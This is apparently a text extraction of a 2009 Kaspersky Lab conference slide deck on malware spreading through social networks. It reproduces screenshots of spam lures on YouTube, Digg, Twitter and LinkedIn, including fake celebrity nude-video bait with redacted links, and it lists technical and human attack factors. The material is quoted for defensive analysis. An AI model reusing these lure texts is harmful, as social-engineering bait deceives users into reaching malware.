

A circular inset on the left side of the slide shows a microscopic view of a cell. The cell is filled with various organelles, including what appear to be mitochondria and other internal structures, all rendered in shades of green and white. The cell is surrounded by a thin, metallic-looking border.

When web 2.0 sneezes, everyone gets sick

Stefan Tanase - Kaspersky Lab

19th Virus Bulletin International Conference
September 25th 2009, Geneva, Switzerland

- What is **web 2.0**?
- **Social networking** malware
 - General structure of a **web 2.0 attack**
 - **Technical** vulnerabilities, **human** factor
 - **Koobface** – the web 2.0 worm
- Threats **beyond classic malware**
 - Big problems with **short URLs**
 - Malware inside the browser: **XSS worms**, **3rd party applications**
 - From web 2.0 to **mobile malware**
 - Problems **beyond malware** (privacy, data leakage)
- **Targeted attacks** become mainstream
- **Conclusions – what's next?**





The White House



President Barack Obama

http://www.whitehouse.gov/administration/president_obama/

the WHITE HOUSE PRESIDENT BARACK OBAMA

the BRIEFING ROOM ISSUES the ADMINISTRATION ABOUT the WHITE HOUSE our GOVERNMENT CONTACT us

THE ADMINISTRATION • PRESIDENT BARACK OBAMA

PRESIDENT BARACK OBAMA
Barack H. Obama is the 44th President of the United States.

His story is the American story — values from the heartland, a middle-class upbringing in a strong family, hard work and education as the means of getting ahead, and the conviction that a life so blessed should be lived in service to others.

With a father from Kenya and a mother from Kansas, President Obama was born in Hawaii on August 4, 1961. He was raised with help from his grandfather, who served in Patton's army, and his grandmother, who worked her way up from the secretarial pool to middle management at a bank.

After working his way through college with the help of scholarships and student loans, President Obama moved to Chicago, where he worked with a group of churches to help rebuild communities devastated by the closure of local steel plants.

He went on to attend law school, where he became the first African—American president of the *Harvard Law Review*. Upon graduation, he returned to Chicago to help lead a voter registration drive, teach constitutional law at the University of Chicago, and remain active in his community.

President Obama's years of public service are based around his unwavering belief in the ability to unite people around a politics of purpose. In the Illinois State Senate, he passed the first major ethics reform in 25 years, cut taxes for working families, and expanded health care for children and their parents. As a United States Senator, he reached across the aisle to pass groundbreaking lobbying reform, lock up the world's most dangerous weapons, and bring transparency to government by putting federal spending online.

THE ADMINISTRATION
President Barack Obama
Vice President Joe Biden
First Lady Michelle Obama
Dr. Jill Biden
The Cabinet
White House Staff
Executive Office of the President

STAY CONNECTED

- Facebook
- Twitter
- Flickr
- MySpace
- YouTube
- Vimeo
- iTunes

A NEW ERA of RESPONSIBILITY
FY 2010 BUDGET
MORE INFORMATION

YOUR MONEY at WORK
RECOVERY.gov
MORE INFORMATION

Connect with the Pope on Facebook. Really.



Iran bans Facebook ahead of election

Iran has blocked the use of the popular social networking site Facebook in a move critics claim is an attempt to muzzle the opposition ahead of next month's election.

Last Updated: 3:25PM BST 24 May 2009



Iran has blocked the use of the popular social networking site Facebook Photo: PA

Blogs and websites have become an important campaign tool for Mir Hossein Mousavi, the leading reformist candidate, to mobilise Iran's critical youth vote before the June 12 ballot.

Iranian authorities often block anything on the internet considered critical of the Islamic regime, but the timing of the latest move suggested it was done to

...8 times in the last 9 years

EDITOR'S CHOICE

Why Prince Albert is in pole position

Prince Albert talks about his trips to Antarctica and the North Pole, his fears for the planet - and the pressure to marry.

Feminine face of Hungary's far-Right

The 'disgusted of St Albans' speak out

Asylum airlines: one-way flight to deportation

Ross Brawn, Formula 1's kingmaker

MOST VIEWED

TODAY PAST WEEK PAST MONTH

Web 2.0 – profitable business?



The screenshot shows a Reuters news article from May 26, 2009. The article title, "Facebook has \$200 million investment from Russian firm", is highlighted with a red box. The author is Anupreeta Das. The article text states that a Russian Internet investment firm has invested \$200 million in Facebook, giving the social networking company a cash buffer during the recession and pegging its value at \$10 billion. It also mentions that Digital Sky Technologies, which has invested in leading Russian web properties like Mail.ru and Vkontakte.ru, will take a nearly 2 percent stake in Facebook in exchange for preferred stock. The article compares this new valuation to a previous \$240 million investment by Microsoft Corp in 2007.

Facebook has \$200 million investment from Russian firm

By Anupreeta Das

NEW YORK (Reuters) - A Russian Internet investment firm has invested \$200 million in Facebook, giving the social networking company a cash buffer during the recession and pegging its value at \$10 billion.

Digital Sky Technologies, which has invested in leading Russian web properties like Mail.ru and Vkontakte.ru, will take a nearly 2 percent stake in Facebook in exchange for preferred stock, the two companies said on Tuesday.

The new valuation is \$5 billion lower than when Microsoft Corp invested \$240 million in Facebook, in return for a 1.6 percent stake, in 2007.

Facebook population— bigger than USA?



300 Million and On

by Mark Zuckerberg Tue at 11:00pm

Share +

As of today, Facebook now serves 300 million people across the world. It's a large number, but the way we think about this is that we're just getting started on our goal of connecting everyone.

Because we want to make it as easy and fast as possible for the world to connect, one of the things we think a lot about is how to make Facebook perform even faster and more efficiently as we grow. We face a lot of fun and important challenges that require rethinking the current systems for enabling information flow across the web.


The site we all use every day is built by a relatively small group of the smartest engineers and entrepreneurs who are solving substantial problems and each making a huge impact for the 300 million people using Facebook. In fact, the ratio of Facebook users to Facebook engineers makes it so that every engineer here is responsible for more than one million users. It's hard to have an impact like that anywhere else.

We're also succeeding at building Facebook in a sustainable way. Earlier this year, we said we expected to be cash flow positive sometime in 2010, and I'm pleased to share that we achieved this milestone last quarter. This is important to us because it sets Facebook up to be a strong independent service for the long term.

Over time, Facebook will continue to be as strong as all of the connections you make. We'll continue building new and better things to make connecting with the people you care about as easy and rewarding as possible. We thank all of you for helping us reach the point where we are connecting 300 million people, and we hope to serve you and many more people in increasingly deep and innovative ways in the months and years ahead.

Updated on Tuesday

What Web 2.0 is?




New attack vectors



cata0 [Subscribe](#)
February 17, 2009
[\(more info\)](#)
<http://upor...> Fuck lesbian sex porn
hardcore softcore adult young girls
URL <http://www.youtube.com/watch?v=IUHRMkn>
Embed `<object width="425" height="344"><param`

▶ **More From: cata0**

▼ **Related Videos**



Rate: ☆☆☆☆☆ 0 ratings

Views: 1,962

[Share](#)

[Favorite](#)

[Playlists](#)

[Flag](#)

[Send Video](#)

[MySpace](#)

[Facebook](#)

[more share options](#)

30
diggs
digg it



Does a Golden Globe Win Hurt Heath Ledger's Oscar Chances? 🟢

slashfilm.com — Over the course of the last 20 years, only 55% of Golden Globe Supporting Actors went on to take the Supp Oscar. Also, as BadandUgly points out, if Ledger wins the Oscar, he would be the first posthumous Academy Award won b since Peter Finch for Network in 1976.

[Share](#) [Bury](#)

People Who Dugg This Also Dugg ⚠️ BETA

- 25 Photoshop Graffiti
Submitted 27 days ago [🗨️ 0](#) [blog.makezine.com](#)
- 24 DiCaprio CAN fight the Reaper
Submitted 32 days ago [🗨️ 0](#) [www.variety.com](#)
- 19 Vanessa Hudgens in Twilight Sequel New Moon?
Submitted 27 days ago [🗨️ 1](#) [www.mtv.com](#)

How are these stories? [Let us know!](#)

2 Comments

Who Dugg It?

[expand all](#) | [only mine](#) | [only friends'](#) | [oldest first](#)

[hide profanity](#) [settings](#)

Trekhawk
on 01/13/2009

Does a Golden Globe win hurt Heath Ledger's Oscar chances?

+1 digg [🗨️](#) [🗑️](#)

Not nearly as much as not even showing up to accept the Golden Globe. *going to hell*

[Reply](#)

Agjjgf
on 02/07/2009

Guys don't loose it!!
Heath Ledger naked in shower, playing with herself!!
Home private video u can find here :

0 diggs [🗨️](#) [🗑️](#)

[http://as://\[redacted\]](http://as://[redacted])

[Reply](#)

The screenshot shows a Twitter profile page for a user named michelle19[redacted]. The profile picture is a brown square with the text 'o_o'. The bio includes a 'Follow' button and a tweet that says 'Check out my new website http://[redacted].m/g...' posted '2 days ago from web'. The right sidebar shows profile statistics: 2,049 Following (circled in red), 52 Followers, 0 Favorites, and 1 Update. Below the stats is a 'Following' section with a grid of user avatars, including one labeled 'Rob'. The footer contains copyright information for 2008 Twitter and various links.

twitter [Home](#) [Find & Follow](#) [Settings](#) [Help](#) [Sign out](#)

 **michelle19[redacted]**

Check out my new website
[http://\[redacted\].m/g...](http://[redacted].m/g...)
2 days ago from web 

About

Name michelle19[redacted]
Web [http://\[redacted\]](http://[redacted])

Stats

Following	2,049
Followers	52
Favorites	0
Updates	1

Following

 **Rob**

© 2008 Twitter [About Us](#) [Contact](#) [Blog](#) [Status](#) [Downloads](#) [API](#) [Help](#) [Jobs](#) [TOS](#) [Privacy](#)

Jessica Alba naked

Jessica Alba naked at Company Net
Albany, New York Area



Current • Jessica Alba naked at Company Net

Industry Aviation & Aerospace

- Websites**
- Jessica Alba naked PART 1
 - Jessica Alba naked PART 2
 - Jessica Alba naked PART 3

Jessica Alba naked's Experience

Jessica Alba naked

Company Net

(Privately Held; 11-50 employees; Aviation & Aerospace industry)



Currently holds this position

Additional Information

Jessica Alba naked's Websites:


- Jessica Alba naked PART 1
- Jessica Alba naked PART 2
- Jessica Alba naked PART 3

- Total number of **malicious software samples spreading through social networks**




- **Technical factor**

- 0-day vulnerabilities
- Lack of patches
- Unlicensed software





- **Human factor**


- Social engineering
- Curious and naïve users
- Trust – a human “vulnerability”




- **Critical vulnerabilities in 2008**



Human vulnerabilities – Mac DNS Changer



